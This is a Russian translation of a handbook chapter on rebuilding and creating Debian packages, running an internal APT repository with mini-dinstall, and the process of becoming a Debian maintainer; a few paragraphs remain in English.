Пересборка пакета Debian начинается с получения его исходного кода. Простейший способ состоит в использовании команды **apt-get source** ***название-пакета-исходного-кода***. Данная команда требует наличия строки `deb-src` в файле `/etc/apt/sources.list` и обновлённых файлов индекса (после выполнения **apt-get update**). Эти условия должны быть уже выполнены, если вы следовали инструкциям из главы, посвященной конфигурации APT (см. Раздел 6.1, «Filling in the `sources.list` File»). Однако заметьте, что вы будете загружать пакеты исходного кода из версии Debian, упомянутой в строке `deb-src`. Если необходима другая версия, вам может понадобиться загрузить её вручную с зеркала Debian или с веб-сайта. Для этого требуется получить два или три файла (с

расширениями `*.dsc` — от *Debian Source Control* — `*.tar.`*`comp`*, и иногда `*.diff.gz` или `*.debian.tar.`*`comp`* — *`comp`* может принимать одно из значений: `gz`, `bz2`, `lzma` или `xz` в зависимости от используемого инструмента сжатия), затем запустить команду **dpkg-source -x** ***`file.dsc`***. Если файл `*.dsc` доступен напрямую по известному URL, то есть еще более простой способ получить это всё — с помощью команды **dget** ***`URL`***. Эта команда (которую можно найти в пакете devscripts) загружает файл `*.dsc` по переданному ей адресу, затем анализирует его содержимое и автоматически загружает файл или файлы, перечисленные в нем. С опцией `-x` пакет исходного кода будет даже распакован после загрузки.

15.1.2. Внесение изменений

Исходный код пакета теперь доступен в каталоге, имя которого составлено из имени пакета исходного кода и его версии (например *samba-3.6.16*); здесь мы будем работать над нашими локальными изменениями.

Первое, что необходимо сделать, это изменить версию пакета, чтобы пересобранные пакеты можно было отличить от оригинальных, предоставляемых Debian. Если предположить, что текущая версия — `3.6.16-2`, мы можем создать версию `3.6.16-2falcot1`, что явно указывает на происхождение пакета. Номер версии версии становится выше, чем у пакета, предоставленного Debian, таким образом, пакет можно будет легко установить как обновление оригинального пакета. Такое изменение лучше всего осуществляется с помощью команды **dch** (*Debian CHangelog*) из пакета devscripts, запустив её с параметрами **dch --local falcot**. Это действие вызовет текстовый редактор (**sensible-editor** — это должен быть ваш любимый редактор, если он указан в переменной окружения `VISUAL` или `EDITOR`, а в противном случае редактор по умолчанию) для того, чтобы документировать изменения, внесенные данной пересборкой. Этот редактор показывает нам, что **dch** действительно изменила файл `debian/changelog`.

В случае, если требуются изменения в опциях сборки, они вносятся в файл `debian/rules`, который управляет шагами процесса сборки пакета. В простейших случаях строки, относящиеся к начальной конфигурации (`./configure …`) или к собственно сборке (`$(MAKE) …` или `make …`) легко обнаружить. Если эти командыне не вызываются явно, они, вероятно, являются побочным эффектом другой явной команды; в этом случае обратитесь к их документации, чтобы выяснить, как изменить поведение по умолчанию.

В зависимости от локальных изменений в пакетах может потребоваться также обновление файла `debian/control`, который содержит описание создаваемых пакетов. В частности, этот файл содержит строки `Build-Depends`, контролирующие список зависимостей, которые должны быть удовлетворены на этапе сборки пакета. Они часто ссылаются на версии пакетов, содержащиеся в дистрибутиве, откуда взят исходный код, но которые могут быть недоступны в дистрибутиве, используемом для пересборки. Не

существует автоматизированного способа определить, является ли зависимость реальной, или же она указана только с целью гарантировать выполнение сборки исключительно с последней версией библиотеки, — это единственный доступный способ заставить *autobuilder* использовать данную версию пакета во время сборки, из-за чего сопровождающие Debian часто используют строго версионированые сборочные зависимости.

Если вы точно знаете, что эти сборочные зависимости слишком строги, не стесняйтесь ослабить их локально. Чтение файлов, документирующих стандартный способ сборки программного обеспечения — эти файлы часто называют `INSTALL` — поможет выяснить соответствующие зависимости. В идеале все зависимости должны быть удовлетворены из дистрибутива, используемого для пересборки; в противном случае начинается рекурсивный процесс, в результате которого пакеты, упомянутые в поле `Build-Depends`, должны быть бэкпортированы раньше целевого пакета. Некоторые пакеты могут не требовать бэкпортирования, и их можно установить как есть в процессе сборки (ярким примером является debhelper). Обратите внимание, что процесс бэкпортирования может стать лавинообразным, если вы не будете осторожны. Поэтому бэкпорты должны быть сведены к абсолютному минимуму, насколько это возможно.

***СОВЕТ* Установка `Build-Depends`**

apt-get позволяет установить все пакеты, упомянутые в поле `Build-Depends` исходного пакета, которые доступны в дистрибутиве, указанном в строке `deb-src` файла `/etc/apt/sources.list`. Просто запустите команду **apt-get build-dep** ***пакет-исходного-кода***.

15.1.3. Запуск пересборки

Когда все необходимые изменения внесены в исходный код, мы можем запустить создание собственно двоичного пакета (файл `.deb`). Весь процесс управляется командой **dpkg-buildpackage**.

Пример 15.1. Пересборка пакета

```
$ dpkg-buildpackage -us -uc
[...]
```

***ИНСТРУМЕНТ* fakeroot**

В сущности процесс создания пакета является простым сбором в архив набора существующих (или скомпилированных) файлов; большинство файлов архива будут иметь в конечном итоге владельца *root*. Тем не менее, сборка всего пакета от имени этого пользователя подразумевала бы повышенный риск; к счастью, этого можно избежать с помощью команды **fakeroot**. Этот инструмент может быть использован для запуска программы и создания у неё впечатления, что она запущена от имени *root* и создает файлы с произвольным владельцем и правами. Когда программа создает архив, который станет пакетом Debian, она хитрым образом внедряется в процесс создания архива, содержащего файлы, помеченные как принадлежащие произвольным владельцам, в том числе *root*. Это поведение настолько удобно, что **dpkg-buildpackage** использует **fakeroot** по умолчанию при сборке пакетов.

Заметьте, что программу только заставляют «поверить» в то, что она работает под привилегированной учетной записью, но процесс на самом деле выполняется от имени пользователя, запустившего **fakeroot** ***программа*** (и права

на создаваемые файлы в действительности принадлежат этому пользователю). Фактически программа ни в какой момент времени не получает привилегий суперпользователя, которыми могла бы злоупотреблять.

Предыдущая команда может завершиться ошибкой, если поле `Build-Depends` не было обновлено или соответствующие пакеты не установлены. В таком случае можно исключить эту проверку, передав параметр `-d` команде **dpkg-buildpackage**. Тем не менее, явное игнорирование зависимостей влечёт риск ошибки сборки на более позднем этапе. Хуже того, пакет может казаться собранным корректно, но не запуститься надлежащим образом: некоторые программы автоматически отключают часть своего функционала, если требующаяся библиотека была недоступна во время сборки.

В большинстве случаев разработчики Debian используют программу более высокого уровня, такую как **debuild**; она запускает **dpkg-buildpackage** как обычно, но также добавляет вызов программы, выполняющей множество проверок пакета на соответствие политике Debian. Этот сценарий также очищает окружение, так что локальные переменные окружения не «загрязняют» сборку пакета. Команда **debuild** — один из инструментов набора *devscripts*, который берёт на себя часть работы по обеспечению постоянства и настройке, чтобы сделать задачу сопровождающего более легкой.

КРАТКИЙ ОБЗОР **pbuilder**

Программа **pbuilder** (в пакете с таким же названием) позволяет собирать пакет Debian в *изолированном* окружении. Она сперва создает временный каталог, содержащий минимальную систему, требующуюся для сборки пакета (включая пакеты, упомянутые в поле *Build-Depends*). Этот каталог в дальнейшем используется в качестве корневого каталога (`/`) командой **chroot** для сборки пакета.

Этот инструмент позволяет выполнять процесс сборки в окружении, не затрагиваемом пользовательскими манипуляциями. Он также позволяет быстро обнаружить недостающие сборочные зависимости (так как сборка завершится неудачно, если соответствующие зависимости не документированы). И наконец, он позволяет собрать пакет для версии Debian, отличной от установленной на данной машине: для обычной работы может использоваться Stable, а в **pbuilder**, запущенном на том же оборудовании, для сборки пакетов может использоваться Unstable.

15.2. Сборка вашего первого пакета

15.2.1. Метапакеты или пакеты-пустышки

Пакеты-пустышки и метапакеты схожи тем, что являются пустыми оболочками, существующими лишь ради эффектов, которые их метаданные оказывают на стек работы с пакетами.

Назначение пакета-пустышки состоит в том, чтобы хитрым образом заставить **dpkg** и **apt** поверить в то, что какой-либо пакет установлен, даже если он пуст. Это позволяет удовлетворить зависимость от пакета, когда соответствующее программное обеспечение было установлено в обход системы управления пакетами. Хотя такой способ работает, его следует по возможности избегать, ведь нет никакой гарантии, что установленное вручную программное обеспечение ведет себя точно так же, как соответствующий пакет, и зависящие от него пакеты могут работать некоректно.

Наоборот, метапакет представляет собой прежде всего набор зависимостей, так что установка метапакета в действительности предоставит целый набор других пакетов разом.

Оба эти типа пакетов могут быть созданы командами **equivs-control** и **equivs-build** (из пакета equivs). Команда **equivs-control** ***файл*** создает заголовочный файл пакета Debian, который следует отредактировть таким образом, чтобы в нём содержалось название неоходимого пакета, номер его версии, имя сопровождающего, зависимости и описание. Прочие поля без значения по умолчанию являются необязательными и их можно удалить. Поля `Copyright`, `Changelog`, `Readme` и `Extra-Files` являются нестандартными в пакетах Debian; они имеют смысл только в рамках **equivs-build** и не будут сохранены в заголовках созданного пакета.

Пример 15.2. Заголовочный файл пакета-пустышки *libxml-libxml-perl*

```
Section: perl
Priority: optional
Standards-Version: 3.8.4

Package: libxml-libxml-perl
Version: 1.57-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.6.6)
Architecture: all
Description: Fake package - module manually installed in site_perl
 This is a fake package to let the packaging system
 believe that this Debian package is installed.
 .
 In fact, the package is not installed since a newer version
```

```
 of the module has been manually compiled & installed in the
 site_perl directory.
```

Следующий шаг состоит в том, чтобы создать пакет Debian с помощью команды **equivs-build *файл***. Voilà: пакет создан в текущем каталоге и с ним можно работать, как с любым другим пакетом Debian.

15.2.2. Простое файловое хранилище

Администраторам Falcot Corp необходимо создать пакет для того, чтобы облегчить развёртывание набора документов на большом количестве машин. Администратор, отвечающий за эту задачу, сперва читает «Руководство начинающего разработчика Debian», после чего начинает работать над своим первым пакетом.

→ http://www.debian.org/doc/maint-guide/

Первым шагом является создание каталога `falcot-data-1.0` для целевого пакета исходного кода. Пакет, логично, будет называться `falcot-data` и иметь номер версии `1.0`. Затем администратор размещает файлы документов в подкаталоге `data`. После этого вызывается команда **dh_make** (из пакета dh-make) для того, чтобы добавить файлы, необходимые для создания пакета, которые будут сохранены в подкаталоге `debian`:

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: single binary, indep binary, multiple binary, library, kerne
 [s/i/m/l/k/n/b] i

Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.org
Date            : Mon, 11 Apr 2011 15:11:36 +0200
Package Name    : falcot-data
Version         : 1.0
License         : blank
Usind dpatch    : no
Type of Package : Independent
Hit <enter> to confirm:
Currently there is no top level Makefile. This may require additional tuning
Done. Please edit the files in the debian/ subdirectory now. You should also
check that the falcot-data Makefiles install into $DESTDIR and not in / .
$
```

Выбранный тип пакета (*single binary*) указывает на то,что из этого пакета исходного кода будет создан единственный двоичный пакет, зависящий от архитектуры (`Architecture: any`). *indep binary* аналогичен, но соответствует единичному двоичному пакету, не зависящему от целевой архитектуры (`Architecture: all`). В этом случае последний выбор более актуален, поскольку пакет содержит только документы и никаких двоичных программ, так что он может быть с одинаковым успехом использован на компьютерах всех архитектур.

Тип *multiple binary* соответствует пакету исходного кода, из которого получается несколько двоичных пакетов. Как частный случай, *library* полезен для разделяемых библиотек, так как они должны следовать строгим правилам пакетирования. Аналогичным образом, *kernel module* следует использовать только для пакетов, содержащих модули ядра. Наконец, *cdbs* является специфической системой сборки пакетов; она довольно гибкая, но требует некоторого обучения.

***СОВЕТ* Имя и электронный адрес сопровождающего**

Большинство программ, участвующих в сопровождении пакета, будет искать ваше имя и адрес электронной почты в переменных окружения `DEBFULLNAME` и `DEBEMAIL` или `EMAIL`. Их определение раз и навсегда избавит вас от необходимости многократно вводить их. Если вашей обычной оболочкой является **bash**, просто добавьте следующие две строки в файлы `~/.bashrc` и `~/.bash_profile` (вам, разумеется, стоит заменить значения на более актуальные!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Команда **dh_make** создала подкаталог `debian` со множеством файлов. Некоторые из них являются обязательными, в частности, `rules`, `control`, `changelog` и `copyright`. Файлы с расширением `.ex` — это примеры файлов, которые могут быть использованы путем их модификации (и удаления расширения) при необходимости. Когда они не нужны, рекомендуется удалить их. Файл `compat` следует оставить, так как требуется для корректного функционирования набора программ *debhelper* (все они начинаются с префикса **dh_**), используемого на различных этапах процесса сборки пакета.

The `copyright` file must contain information about the authors of the documents included in the package, and the related license. In our case, these are internal documents and their use is restricted to within the Falcot Corp company. The default `changelog` file is generally appropriate; replacing the “Initial release” with a more verbose explanation and changing the distribution from `unstable` to `internal` is enough. The `control` file was also updated: the `Section` field has been changed to *misc* and the `Homepage`, `Vcs-Git` and `Vcs-Browser` fields were removed. The `Depends` fields was completed with `iceweasel | www-browser` so as to ensure the availability of a web browser able to display the documents in the package.

Пример 15.3. Файл `control`

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 7.0.50~)
Standards-Version: 3.8.4

Package: falcot-data
Architecture: all
Depends: iceweasel | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
 This package provides several documents describing the internal
 structure at Falcot Corp.  This includes:
  - organization diagram
```

```
  - contacts for each department.
 .
 These documents MUST NOT leave the company.
 Their use is INTERNAL ONLY.
```

Пример 15.4. Файл `changelog`

```
falcot-data (1.0) internal; urgency=low

  * Initial Release.
  * Let's start with few documents:
    - internal company structure;
    - contacts for each department.

 -- Raphael Hertzog <hertzog@debian.org>  Mon, 11 Apr 2011 20:46:33 +0200
```

Пример 15.5. Файл `copyright`

```
Format: http://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2015 Falcot Corp
License:
 All rights reserved.
```

К ОСНОВАМ **Файл `Makefile`**

Файл `Makefile` является сценарием, используемым программой **make**; он описывает правила для сборки набора файлов один из другого в соответствии с деревом зависимостей (к примеру, программа может быть собрана из набора файлов с исходным кодом). Файл `Makefile` описывает эти правила в следующем формате:

```
target: source1 source2 ...
        command1
        command2
```

Интерпретация такого правила заключается в следующем: если один из файлов `source*` новее, чем файл `target`, то цель должна быть создана с помощью **command1** и **command2**.

Обратите внимание, что строки команд должны начинаться с символа табуляции; также стоит отметить, что когда командная строка начинается с дефиса (-), неудачное завершение команды не прерывает весь процесс.

Файл `rules` обычно содержит набор правил, используемых для конфигурирования, сборки и установки программного обеспечения в выделенный подкаталог (названный именем собранного двоичного пакета). Содержимое этого подкаталога затем архивируется в пакет Debian, как если бы это был корневой каталог файловой системы. В нашем случае файлы будут установлены в подкаталог `debian/falcot-data/usr/share/falcot-data/`, чтобы установка созданного пакета развернула файлы в `/usr/share/falcot-data/`. Файл `rules` используется в качестве `Makefile` с несколькими стандартными целями (включая `clean` и `binary`, используемые соответственно для очистки каталога с исходным кодом и создания двоичного пакета).

Хотя этот файл является центральным во всём процессе, он содержит лишь самый

минимум для запуска стандартного набора команд, предоставляемых инструментом **debhelper**. Так обстоит дело с файлами, созданными с помощью **dh_make**. Чтобы установить наши файлы, мы просто настроим поведение команды **dh_install**, создав следующий файл `debian/falcot-data.install`:

```
data/* usr/share/falcot-data/
```

Теперь пакет может быть создан. Однако мы добавим несколько косметических штрихов. Поскольку администраторы хотят, чтобы документы были легко доступны из меню справки графического рабочего стола, мы создадим запись в меню Debian. Достаточно переименовать `debian/menu.ex`, удалив расширение, и отредактировать его следующим образом:

Пример 15.6. Файл `control`

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
Comment=Starts a browser to read the documentation
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

The updated `debian/falcot-data.install` looks like this:

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Наш пакет исходного кода теперь готов. Все, что осталось сделать, это создать двоичный пакет тем же методом, который мы использовали ранее для пересборки пакетов: мы запускаем команду **dpkg-buildpackage -us -uc** в каталоге `falcot-data-1.0`.

15.3. Создание репозитория пакетов для APT

Falcot Corp со временем начала сопровождение нескольких пакетов Debian, либо локально модифицированных из существующих пакетов, либо созданных с нуля с целью распространять внутренние данные и программы.

Чтобы упростить процесс развёртывания, им необходимо интегрировать эти пакеты в хранилище, которое может быть использовано непосредственно с помощью APT. В силу очевидных причин они хотят отделить внутренние пакеты от пересобранных локально. Цель состоит в том, чтобы можно было привести записи в файле `/etc/apt/sources.list` к следующему виду:

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Соответственно, администраторы настраивают на своем внутреннем HTTP-сервере виртуальный хост с корневым каталогом `/srv/vhosts/packages/`. Управление самим архивом осуществляется командой **mini-dinstall** (из одноимённого пакета). Этот инструмент следит за каталогом `incoming/` (в нашем случае это `/srv/vhosts/packages/mini-dinstall/incoming/`) и ожидает появления пакетов в нём; когда пакет будет загружен, он установится в хранилище Debian по адресу `/srv/vhosts/packages/`. Команда **mini-dinstall** считывает файл `*.changes`, создающийся при сбоке пакета Debian. Эти файлы содержат список всех прочих файлов, относящихя к этой версии пакета (`*.deb`, `*.dsc` , `*.diff.gz`/`*.debian.tar.gz`, `*.orig.tar.gz` или их эквивалентов, сжатых другими инструментами), и из них **mini-dinstall** узнаёт, какие файлы устанавливать. Файлы `*.changes` также содержат название целевого дистрибутива (чаще `unstable`), указанного в последней записи в `debian/changelog`, и **mini-dinstall** использует эту информацию,чтобы решить, куда нужно установить пакеты. Поэтому администраторы перед сборкой пакета должны всегда изменять значение в этом поле на `internal` или `updates`, в зависимости от целевого расположения. Затем **mini-dinstall** создает файлы, необхдимые для APT, такие как `Packages.gz`.

***АЛЬТЕРНАТИВА* apt-ftparchive**

Если **mini-dinstall** кажется слишком сложным для вашего архива Debian, вы также можете использовать команду **apt-ftparchive**. Этот инструмент сканирует содержимое каталога и отображает (в своём стандартном выводе) соответствующий файл `Packages`. В случае Falcot Corp администраторы могут загрузить пакеты непосредственно в `/srv/vhosts/packages/updates/` или `/srv/vhosts/packages/internal/`, а затем запустить следующие команды для создания файлов `Packages.gz`:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
```

```
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

Команда **apt-ftparchive sources** позволяет создать файлы `Sources.gz` аналогичным образом.

Настройка **mini-dinstall** сводится к созданию файла `~/.mini-dinstall.conf`; в случае Falcot Corp содержимое его будет следующим:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

Решением, которое стоит отметить, является генерация файла `Release` для каждого хранилища. Это может помочь управлять приоритетами установки пакета с помощью конфигурационного файла `/etc/apt/preferences` (см. Раздел 6.2.5, «Managing Package Priorities»).

***БЕЗОПАСНОСТЬ* mini-dinstall и права доступа**

Поскольку **mini-dinstall** разработан с целью запуска от имени обычного пользователя, нет нужды запускать его от имени root. Самый простой способ — настроить всё в пределах учетной записи, принадлежащей администратору, отвечающему за создание пакетов Debian. Так как только этот администратор имеет необходимые полномочия, необходимые для размещения файлов в каталоге `incoming/` мы можем сделать вывод, что администратор проверил подлинное происхождение каждого пакета до развёртывания, и у **mini-dinstall** нет необходимости делать это снова. Это объясняет параметр `verify_sigs = 0` (который означает, что нет нужды проверять подписи). Однако, если содержимое пакетов уязвимо, мы можем изменить настройку и принять решение об аутентификации с помощью брелока, содержащего открытые ключи лиц, которым разрешено создавать пакеты (настроенного с помощью параметра `extra_keyrings`); в таком случае **mini-dinstall** проверит происхождение каждого входящего пакета, анализируя подпись, встроенную в файл `*.changes`.

Вызов **mini-dinstall** на самом деле запускает демон в фоне. Пока этот демон работает, он будет проверять наличие новых пакетов в каталоге `incoming/` каждые полчаса; когда прибывает новый пакет, он будет перемещён в архив, и файлы `Packages.gz` and `Sources.gz` создадутся заново. Если запуск демона проблематичен, **mini-dinstall** можно также вызывать вручную в пакетном режиме (с опцией `-b`) каждый раз, когда пакет загружается в каталог `incoming/`. Другие возможности, предоставляемые **mini-dinstall**, документированы на странице руководства mini-dinstall(1).

***ДОПОЛНИТЕЛЬНО* Создание подписанного архива**

Комплект APT проверяет цепочку криптографических подписей пакетов, которые он обрабатывает, перед их установкой (и делает это со времён Etch) в целях проверки их подлинности (см. Раздел 6.5, «Checking Package Authenticity»). Частные архивы APT поэтому могут создать проблему, так как машины, использующие их, будут постоянно выводить предупреждения о наличии неподписанных пакетов. Поэтому прилежный администратор увязывает частные архивы с безопасным механизмом APT.

Для помощи в этом процессе в **mini-dinstall** есть опция конфигурации `release_signscript`, которая позволяет задать сценарий, используемый для генерации подписи. Хорошей отправной точкой является сценарий `sign-release.sh`, предоставляемый пакетомmini-dinstall в каталоге `/usr/share/doc/mini-dinstall/examples/`; локальные изменения могут быть уместны.

15.4. Как стать сопровождающим пакета

15.4.1. Учимся создавать пакеты

Создание качественного пакета Debian — не всегда простая задача, и чтобы стать сопровождающим пакета, нужно потратить некоторое время на обучение, включающее как теорию, так и практику. Это не просто сборка и установка программного обеспечения; большая часть сложностей требует понимания проблем и конфликтов, а также прочих взаимоотношений с мириадом других пакетов.

15.4.1.1. Правила

Пакет Debian должен подчиняться чётким правилам, сведённым в политику Debian, и каждый сопровождающий пакета должен знать их. Не требуется вызубрить их наизусть, но нужно знать, что они существуют, и обращаться к ним всякий раз, сталкиваясь с нетривиальным выбором. Каждый сопровождающий Debian совершал ошибки, не зная о правиле, однако это не особо страшно, если ошибка исправлена после того, как пользователь отправил отчёт о ней, что, как правило, происходит довольно скоро благодаря продвинутым пользователям.

→ http://www.debian.org/doc/debian-policy/

15.4.1.2. Методика

Debian — это не просто набор отдельных пакетов. Работа каждого по пакетированию является частью коллективного проекта; быть разработчиком Debian — значит знать, каким образом проект Debian работает как единое целое. Каждому разработчику рано или поздно придётся взаимодействовать с другими. В Справочнике разработчика Debian (в пакете developers-reference) сведена информация, которую нужно знать каждому разработчику для успешного взаимодействия с различными командами в рамках проекта и наиболее эффективного использования имеющихся ресурсов. В этом документе также перечисляется ряд обязанностей разработчика, которые должны выполняться.

→ http://www.debian.org/doc/developers-reference/

15.4.1.3. Инструменты

Множество инструментов помогает сопровождающим пакетов в их работе. В этом раздел они описываются вкратце, без подробностей, так как все они сопровождаются исчерпывающей документацией.

15.4.1.3.1. Программа lintian

Этот инструмент является одним из самых важных: он осуществляет проверку пакета Debian. Он включает большое количество тестов, созданных на основе политики Debian, и автоматически выявляет огромное число возможных ошибок, которые можно исправить до выпуска пакетов.

Этот инструмент является лишь вспомогательным, и иногда ошибается (например из-за того, что политики Debian со временем меняются, **lintian** иногда устаревает). Это тоже еще не все: отсутствие каких-либо ошибок, получаемых от Lintian, не следует интерпретировать как доказательство идеальности пакета; большее, на что он способен, это помочь избежать наиболее распространенных ошибок.

15.4.1.3.2. Программа piuparts

Это другой важный инструмент: он автоматизирует установку, обновление, удаление и полное удаление пакета (в изолированном окружении) и проверяет, что ни одна из этих операций не ведёт к ошибке. Он может помочь в обнаружении недостающих зависимостей, а также определяет, когда файлы по ошибке остаются в системе после полного удаления пакета.

15.4.1.3.3. devscripts

Пакет devscripts содержит множество программ, оказывающих помощь в широком круге задач разработчика Debian:

- **debuild** позволяет создавать пакет (с помощью **dpkg-buildpackage**) и после этого запускать **lintian** для проверки его соответствия с политикой Debian.
- **debclean** очищает пакет исходных текстов после создания двоичного пакета.
- **dch** позволяет быстро и легко редактировать файл `debian/changelog` из пакета исходного кода.
- **uscan** проверяет, была ли выпущена новая версия программного обеспечения основными авторами; для этого требуется наличие файла `debian/watch` с описанием размещения таких выпусков.
- **debi** позволяет устанавливать (с помощью **dpkg -i**) только что созданный пакет Debian без необходимости вводить его полное имя и путь.
- Аналогичным образом, **debc** позволяет сканировать содержимое недавно созданного пакета (с помощью **dpkg -c**) без необходимости вводить его полное имя и путь.
- **bts** контролирует систему отслеживания ошибок из командной строки; эта программа автоматически генерирует соответствующие письма.
- **debrelease** загружает недавно созданный пакет на удалённый сервер без

необходимости ввода полного имени и пути соответствующего файла `.changes`.
- **debsign** подписывает файлы `*.dsc` и `*.changes`.
- **uupdate** автоматизирует создание новой редакции пакета, как только новая версия будет выпущена разработчиками программы.

15.4.1.3.4. debhelper и dh-make

Debhelper представляет собой набор сценариев, облегчающих создание пакетов, соответствующих политике; эти сценарии вызываются из `debian/rules`. Debhelper получил широкое распространение в Debian, о чем свидетельствует тот факт, что его использует большинство официальных пакетов Debian. Все команды, входящие в него, начинаются с префикса **dh_**. Ведущим разработчиком Debhelper является Джоуи Хесс.

The **dh_make** script (in the *dh-make* package) creates files required for generating a Debian package in a directory initially containing the sources for a piece of software. As can be guessed from the name of the program, the generated files use debhelper by default.

15.4.1.3.5. dupload и dput

Команды **dupload** и **dput** позволяют загружать пакет Debian на (возможно удалённый) сервер. Это позволяет разработчикам публиковать свой пакет на основном сервере Debian (`ftp-master.debian.org`), чтобы он мог быть интегрирован в архив и распространён при помощи зеркал. Эти команды принимают файл `*.changes` в качестве параметра и на основании его содержимого находят остальные сопутствующие файлы.

15.4.2. Процесс принятия

Принятие в ряды разработчиков Debian — не простой административный вопрос. Процесс состоит из нескольких этапов и является в не меньшей степени процессом посвящения, нежели отбора. Так или иначе, он формализован и хорошо документирован, поэтому любой может отслеживать их продвижение на веб-сайте, посвящённом новым участникам.

→ http://nm.debian.org/

***ДОПОЛНИТЕЛЬНО* Упрощённый процесс для «Сопровождающих Debian»**

Статус «Сопровождающий Debian» был введен недавно. Соответствующий процесс краток, а привилегии, предоставляемые этим статусом, достаточны только для поддержки своих собственных пакетов. Разработчику Debian необходимо лишь выполнить проверку при начальной загрузке и выступить с заявлением о том, что они доверяют потенциальному сопровождающему, и он способен сопровождать пакет самостоятельно.

15.4.2.1. Предварительные требования

Все кандидаты должны иметь, как минимум, практическое знание английского языка. Это необходимо на всех уровнях: само собой, для начальной связи с экзаменатором, и позднее, так как английский язык является предпочтительным языком для большей части документации; кроме того, пользователи пакетов будут общаться на английском языке при отправке сообщений об ошибках, и будут ожидать ответов на английском языке.

Другое требование касается мотивации. Пытаться стать разработчиком Debian имеет смысл, только если кандидат знает, что его интерес к Debian не угаснет в течение многих месяцев. Сам процесс принятия может длиться несколько месяцев, и Debian нуждается в разработчиках на долгосрочный период; каждый пакет требует постоянного обслуживания, а не только начальной загрузки.

15.4.2.2. Регистрация

Первый (реальный) шаг состоит в том, чтобы найти спонсора или защитника; то есть официального разработчика, готового заявить о том, что он считает, что принятие *X* было бы полезно для Debian. Обычно это предполагает, что кандидат уже проявил активность в рамках сообщества, и что его работа была оценена. Если кандидат является застенчивым и его работа не афишировалась публично, он может попытаться убедить разработчика Debian выступить за него, продемонстрировав свою работу приватно.

В то же время кандидат должен сгенерировать пару ключей RSA — открытый и секретный с помощью GnuPG, которая должна быть подписана не менее чем двумя официальными разработчиками Debian. Подпись удостоверяет имя владельца ключа. По сути, во время встречи для подписывания ключей каждый участник должен показать удостоверение личности (обычно ID-карту или паспорт) вместе с идентификационными данными своего ключа. Этот шаг делает связь между человеком и ключами официальной. Таким образом, для подписи необходима встреча в реальной жизни. Если вы ещё не встречали ни одного из разработчиков Debian на публичной конференции по свободному программному обеспечению, вы можете поискать разработчиков, живущих по соседству, используя список на следующей веб-странице в качестве отправной точки.

→ http://wiki.debian.org/Keysigning

После того, как регистрация на `nm.debian.org` была подтверждена защитником, к кандидату приставляется *Менеджер заявлений*. Он проведёт процесс через многочисленные требующиеся шаги и проверки.

Первая проверка — идентифация личности. Если у вас уже есть ключ, подписанный двумя разработчиками Debian, этот шаг будет легким; в противном случае менеджер заявлений попытается помочь вам в поисках ближайших разработчиков Debian с целью организовать встречу и подписание ключа. В самом начале процесса, когда число разработчиков было небольшим, было исключение из этой процедуры, позволявшее пройти этот шаг с помощью цифрового сканирования официальных удостоверений личности, но теперь это уже не так.

15.4.2.3. Принятие принципов

Эти административные формальности проистекают из философских соображений. Смысл в том, чтобы убедиться, что кандидат понимает и принимает социальный контракт и принципы, лежащие в основе Свободного ПО. Присоединение к Debian возможно, только если он разделяет ценности, объединяющие текущих разработчиков, как изложено в основополагающих текстах (и обобщено в Глава 1, *Проект Debian*).

Кроме того, каждый кандидат, желающий присоединиться к рейтингу Debian, должен быть осведомлен о деятельности проекта и о том, как надлежит взаимодействовать для решения проблем, с которыми он, несомненно, со временем столкнётся. Вся эта информация, как правило, описана в руководствах, ориентированных на новых сопровождающих, а также в справочнике разработчика Debian. Внимательного чтения этого документа должно быть достаточно для ответа на вопросы экзаменатора. Если ответы неудовлетворительны, кандидат будет проинформирован. В таком случае ему придется читать соответствующую документацию (ещё раз), прежде чем повторить попытку. В случаях, когда существующая документация не содержит подходящего ответа на вопрос, кандидат, как правило, может получить ответ при помощи некоторого практического опыта работы в Debian или, возможно, путем обсуждения с другими разработчиками Debian. Этот механизм гарантирует, что кандидаты тем или иным образом принимают участие в Debian до того, как стать его полноправным участником. Это продуманная политика,направленная на то, чтобы кандидаты, в конечном итоге присоединившиеся к проекту, встроились в него как очередной кусочек бесконечно расширяющегося пазла.

Этот этап известен как *Философия и Порядок* (*Philosophy & Procedures*, P&P для краткости) на жаргоне разработчиков, участвующих в процессе принятия нового участника.

15.4.2.4. Проверка навыков

Каждое заявление на приём в официальные разработчики Debian должно быть обосновано. Чтобы стать участником проекта, нужно показать, что этот статус легитимен, и что он облегчает работу кандидата в оказании помощи Debian. Наиболее распространённое подтверждение легитимности статуса состоит в том, что статус разработчика Debian облегчает сопровождение пакета Debian, но оно не единственное. Некоторые разработчики присоединяются к проекту для того, чтобы внести свой вклад в перенос на определенную архитектуру, другие же хотят улучшить документацию и так далее.

На этом этапе кандидату предоставляется возможность заявить, что он намерен делать в рамках проекта Debian, и показать, что он уже сделал в этом направлении. Debian — прагматичный проект, и недостаточно просто сказать что-то, если слова расходятся с делом. В общем случае, когда желаемая роль в проекте связана с сопровождением пакета, первая версия будущего пакета должна пройти техническую проверку и быть

загружена на серверы Debian спонсором из числа существующих разработчиков Debian.

***СООБЩЕСТВО* Спонсорство**

Разработчики Debian могут «спонсировать» пакеты, подготовленные кем-то ещё, то есть опубликовать их в официальных репозиториях Debian после тщательного разбора. Этот механизм позволяет внешним лицам, которые ещё не прошли через процесс принятия нового участника, время от времени вносить вклад в проект. В то же время это гарантирует, что все пакеты, включённые в Debian, были проверены официальным участником.

